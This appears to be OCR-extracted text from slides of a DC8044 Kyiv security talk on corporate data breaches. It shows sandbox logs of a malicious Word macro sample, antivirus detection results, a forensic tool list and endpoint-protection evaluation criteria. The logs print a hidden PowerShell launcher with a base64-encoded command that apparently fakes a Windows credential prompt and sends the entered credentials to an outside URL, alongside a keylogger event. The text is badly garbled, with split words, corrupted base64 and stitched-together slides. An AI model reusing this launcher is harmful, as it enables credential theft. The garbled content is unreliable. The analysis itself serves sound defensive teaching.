03/19/2018 15:48:41	wrote to file	\\Device\\HarddiskV olume3\\Users\\123\\ AppData\\Roaming\\ Microsoft\\Templa tes\\Normal.dotm	7D0557620602D6C 1FCF5838E41DDE DB55B2DDC83 N/A
03/19/2018 15:48:41	wrote to file	\\Device\\HarddiskV olume3\\Users\\123\\ AppData\\Roaming\\ Microsoft\\Templa tes\\~\$Normal.dot m	E89980302EEB850 F01A01568072210 A198831771 N/A
03/19/2018 15:48:41	created file	\\Device\\HarddiskV olume3\\Users\\123\\ AppData\\Roaming\\ Microsoft\\Templa	E89980302EEB850 F01A01568072210 A198831771 N/A

продукта



WINWORD.EXE (sample1.docm) (PID 7368)

DETAILS EVENTS

Events performed by process

FILE (31)

PROCESS (2)

TIME	PROCESS (PID)	ACTION	AFFECTED PROCESS	ARGUMENTS	RELATION
03/19/2018 15:48:41	WINWORD .EXE (sample1.d ocm) (7368)	installed a low level key logger	WINWORD .EXE (sample1.d ocm) (7368)	/n "C:\Users\123\Desktop\samples-HX-3_19032018\sample1.d ocm" /o ""	
03/19/2018 15:49:48	WINWORD .EXE (sample1.d ocm) (7368)	created process	powershell.exe (CLI interpreter) (6876)	-NoP -NonI -W Hidden -Exec Bypass -EncodedC ommand CgBmAHU AbgBjAHQ AaQBvAG4 AIABJAG4 AdgBvAGs AZQAtAEw AbwBnAGk	

продукта

Events performed by process

DETAILS

EVENTS


e...

AaQBvAG4
AIABJAG4
AdgBvAGs
AZQAtAEw
AbwBnAGk
AbgBQAHl
AbwBtAHA
AdAB7AAo
AIAAgACA
AIAAkAGM
AcgBIAGQ
AIAA9ACA
AJABIAG8
AcwB0AC4
AdQBpAC
4AUABYAG
8AbQRwA

-NoP -NonI -W Hidden -Exec Bypass -EncodedCommand
CgBmAHUAbgBjAHQAaQBvAG4AIABJAG4AdgBvAGsAZQAtAEwAbwBnAGkAbgBQAHlAbwBtAHAAdAB7AAoAIAAgACAIAAkAGM
MAcgBIAGQAIAA9ACAAJABIAG8AcwB0AC4AdQBpAC4AUABYAG8AbQBwAHQARgBvAHIAQwByAGUAZABIAG4AdABpAGEAbAA
oACIAVwBpAG4AZABvAHcAcwAgAFMAZQBjAHUAcGpAHQAeQAIACwAIAAIAFAAbABIAGEAcwBIACAAZQBwAHQAZQByACAA
dQBzAGUAcGAgAGMAcgBIAGQAZQBwAHQAaQBhAGwAcwAIAAIAACQAZQBwAHYAOGb1AHMAZQByAGQAAbwBtAGEAaQ
BuAFwAJABIAG4AdgA6AHUAcwbIAHlAbgBhAG0AZQAIACwAIAAIAACkACgAgACAAIAAgACQAdQBzAGUAcGBUAGEAbQBIACAAP
QAgACIAJABIAG4AdgA6AHUAcwbIAHlAbgBhAG0AZQAIACwAIAAIAAgACAIAAkAGQAbwBtAGEAaQBwACAAPQAgACIAJABIAG4Ad
gA6AHUAcwbIAHlAZABvAG0AYQBpAG4AIgAKACAAIAAgACAIAJABmAHUAbABsACAAPQAgACIAJABkAG8AbQBhAGkAbgAIA
AKwAgACIAXAIAIAACAAKwAgACIAJAB1AHMAZQByAG4AYQBtAGUAIAgAKACAAIAAgACAIAJABwAGEAcwBzAHcAbwByAGQAIAA9
ACAAJABjAHlAZQBkAC4ARwBIAHQATgBIAHQAdwBvAHlAawBDAHlAZQBkAGUAbgB0AGkAYQBzACgAKQAuAHAAYQBzAHMA
dwBvAHlAZAAKAAkAJAB1AHlAbAAgAD0AIAAIAgGAdAB0AHAAOGAvAC8AawBhAGIAaQBnAC4AYwBvAG0ALwBkAGEAdABhAC
4AcABoAHAAIAgAKAAkAJABjAG8AbQBtAGEAbgBkAC

AGEAcwBI
ACAAZQB
uAHQAZQ
ByACAAAd

продукта



WINWORD.EXE (sample1.docm) (PID 7368) ⌵

DETAILS EVENTS

Events performed by process

- ▶ FILE (31)
- ▶ PROCESS (2)
- ▼ NETWORK (1)

TIME	PROCESS (PID)	PROTOCOL	SOURCE	DESTINATION
03/19/2018 15:48:53	WINWORD.EXE (sample1.docm) (7368)	tcp	192.168.137.13:649685	52.109.88.8:443

- ▼ OTHER (4)

TIME	PROCESS (PID)	ACTION
03/19/2018 15:48:40	WINWORD.EXE (sample1.docm) (7368)	N/A
03/19/2018 15:48:41	WINWORD.EXE (sample1.docm) (7368)	modified a file
03/19/2018 15:48:43	WINWORD.EXE (sample1.docm) (7368)	gathered WMI information

продукта



SHA256: 09a1c17ac55cde962b4f3bcd61140d752d86362296ee74736000a6a647c73d8c

File name: SogouPY Config

Detection ratio: 63 / 65

Analysis date: 2018-03-22 04:53:27 UTC (4 hours, 11 minutes ago)



Analysis

File detail

Relationships

Additional information

Comments 5

Votes

Antivirus	Result	Update
Ad-Aware	Gen:Variant.Barys.501	20180322
AegisLab	Troj.GameThief.Win32.Magania.ensulc	20180322
AhnLab-V3	Dropper/Win32.OnlineGameHack.R3269	20180322
ALYac	Gen:Variant.Barys.501	20180322
Antiy-AVL	Trojan[GameThief]/Win32.Magania	20180322
Arcabit	Trojan.Barys.501	20180322
Avast	Win32.GameThief.HAD.FT.1	20180322

Своя форензика - с блекджеком и iOS-ами

DiskMon - логирование всей активности жесткого диска под **Win**

ProcessMon - продвинутый мониторинг файловой системы, реестра и процессов в реальном времени

Portmon for Win - мониторинг портов

Activity Monitor - под **Mac**

Process Hacker - многофункциональная тулза для мониторинга системных ресурсов

Regshot - снапшоты реестра и сравнение

Wireshark - лучшая тулза для анализа сетевой активности

Основные критерии оценки результатов тестирования

1. Охват векторов атаки (EPP решение должно покрывать все векторы атак (`lateral movement` техники, `document based`, `file less` и т.д.)
2. Эффективность: описывает точность антивирусного решения в предотвращении атак. Обеспечивает ли оно предиктивное предотвращение выполнения пейлоада? `False positive`, `false negative` показатели
3. Производительность: антивирусные решения, которые просаживают производительность на серверах и рабочих станциях, как правило становятся обузой и головной болью
4. Развертывание: требует ли решение мега-ресурсов и дорогой инфраструктуры
5. Управляемость: надо ли быть гением физики и зоопсихологии, чтоб администрировать продукт
6. Выполнение поставленных задач без громоздкости и

DC8044 KYIV

HACK ALL THE THINGS

DC8044.com

facebook.com/zverenkov

Егор Папышев

HOW TO STOP THE HARVESTER: MASSIVE DATA LOSS IN UA COMPANIES.

DATA BREACHES IN
BIG UKRAINIAN
COMPANIES, WHY WAS IT
SO EASY AND HOW TO
HANDLE IT? MILLIONS,
SPENT ON IT SECURITY,
JUST F*CKED UP BY AN
ANONYMOUS LEGION OF...
SCRIPT KIDDIES.

